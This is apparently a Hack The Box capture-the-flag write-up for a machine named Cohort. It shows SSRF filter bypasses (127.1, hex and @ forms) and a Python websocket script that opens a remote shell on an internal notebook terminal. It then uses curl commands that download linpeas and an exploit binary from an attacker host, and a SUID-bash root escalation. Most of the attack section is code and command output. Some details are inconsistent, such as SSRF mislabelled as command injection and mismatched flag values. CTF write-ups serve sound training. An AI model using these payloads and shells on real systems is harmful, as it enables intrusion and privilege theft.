


Cohort HTB Challenge WriteUp



Web Enumeration Notes

Ports **22**, **80**, and **443** are open.

An interesting path was discovered that leads to an **SSRF vulnerability**.

Internal Connection Tests

The following payloads were tested and **failed**:

- `http://127.0.0.1`
- `http://0.0.0.0`
- `http://localhost`

Working Bypass

The following payload succeeded:

- `http://127.1`
(This is a valid short form of `http://127.0.0.1`)

Status of the request using `http://127.1` was then checked.

Source URL

The endpoint we should fetch. Public report endpoints only.

Expected format

Used to sanity-check the response before reconciliation.

Validate source

● Reachable. HTTP 200 (application/json)

```
{"service": "cohort-edge", "status": "ok", "generated_by": "nginx", "upstreams": [{"name": "marketing", "host": "cohort.htb", "root": "/var/www/cohort"}, {"name": "insights-api", "host": "cohort.htb", "path": "/api/", "target": "127.0.0.1:5000"}, {"name": "notebooks", "host": "nb-1be3782a8afd3ad5.cohort.htb", "target": "127.0.0.1:8888", "note": "internal analyst workspace, not for external use"}]}
```

then I have checked it with the command injection :

```
http://127.1/status
```

the output is like :

```
{"service": "cohort-edge", "status": "ok", "generated_by": "nginx", "upstreams": [{"name": "marketing", "host": "cohort.htb", "root": "/var/www/cohort"}, {"name": "insights-api", "host": "cohort.htb", "path": "/api/", "target": "127.0.0.1:5000"}, {"name": "notebooks", "host": "nb-1be3782a8afd3ad5.cohort.htb", "target": "127.0.0.1:8888", "note": "internal analyst workspace, not for external use"}]}
```

Lets move on to get the way to be continued !

Your prize: the vhost `nb-1be3782a8afd3ad5.cohort.htb` → routes to the internal Marimo notebook on `127.0.0.1:8888`. If `127.1` is filtered on your instance, fall back to `http://127.0.0.1@127.1/status`, `http://0x7f000001/status`, or `http://127.1:80/status` — but `127.1` is the intended bypass.

RCE scripting path:

```
import ssl, threading, websocket


host = "nb-1be3782a8afd3ad5.cohort.htb"
ws_url = "wss://<your-target-ip>/terminal/ws"

pentagon404 = websocket.create_connection(
    ws_url,
    host=host,
    origin="https://" + host,
    sslopt={"cert_reqs": ssl.CERT_NONE},
    timeout=5,
)

def recv_loop():
    while True:
        try:
            print(pentagon404.recv(), end="")
        except Exception:
            print("\n[!] disconnected")
            break

threading.Thread(target=recv_loop, daemon=True).start()
while True:
    cmd = input()
    if cmd.lower() == "exit":
        break
    pentagon404.send(cmd + "\r")
pentagon404.close()
```

Got the Shell + userflag.txt



```
└─# python3 exploit.py
ls
marimo@cohort:~$ ls
notebooks  user.txt
marimo@cohort:~$ cat user.txt
cat user.txt
1d3a88453f6f806a7...75-3ad3-f
marimo@cohort:~$ ls
ls
notebooks  user.txt
cd notebooks
```

Downloading the Linpeas to test :

```

marimo@cohort:~$ curl -o linpeas.sh http://10.10.10.10:8000/linpeas.sh
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             Dload  Upload    Total   Spent    Left   Speed
100 227k 100 227k    0     0 185k      0  0:00:01  0:00:01 --:--:-- 186k
ls
marimo@cohort:~$ ls
linpeas.sh  notebooks  user.txt
marimo@cohort:~$ chmod 4777 linpeas.sh
chmod 4777 linpeas.sh
ls
marimo@cohort:~$ ls
linpeas.sh  notebooks  user.txt
marimo@cohort:~$ ./linpeas.sh

```

Obtaining the ROOT flag :

use the tool there : Pack2theRoot

<https://github.com/shibaaa204/Pack2TheRoot.git>

in this case we will be using the exploit.bin

```

curl -o pentagon404.bin http://attackerachineip:port/exploit.bin
chmod +x pentagon404.bin
rm -f /tmp/.suid_bash /tmp/pk.log
nohup ~/pentagon404.bin >/tmp/pk.log 2>&1 &
sleep 11
cat /tmp/pk.log
ls -l /tmp/.suid_bash

```

then get the root flag :

```
/tmp/.suid_bash -p -c 'id; cat /root/root.txt'
```

```

marimo@cohort:~$ ls -l /tmp/.suid_bash
-rwsr-xr-x 1 root root 1446024 Aug  2 22:54 /tmp/.suid_bash
/tmp/.suid_bash -p -c 'id; cat /root/root.txt'
marimo@cohort:~$ /tmp/.suid_bash -p -c 'id; cat /root/root.txt'
uid=1000(marimo) gid=1000(marimo) euid=0(root) groups=1000
(marimo)
e73ce9b80b5a57c72d3aa06c5f44c281
cat user.txt
marimo@cohort:~$ cat user.txt
1d3a88453f6f806a75131b75a3e4d2c5

```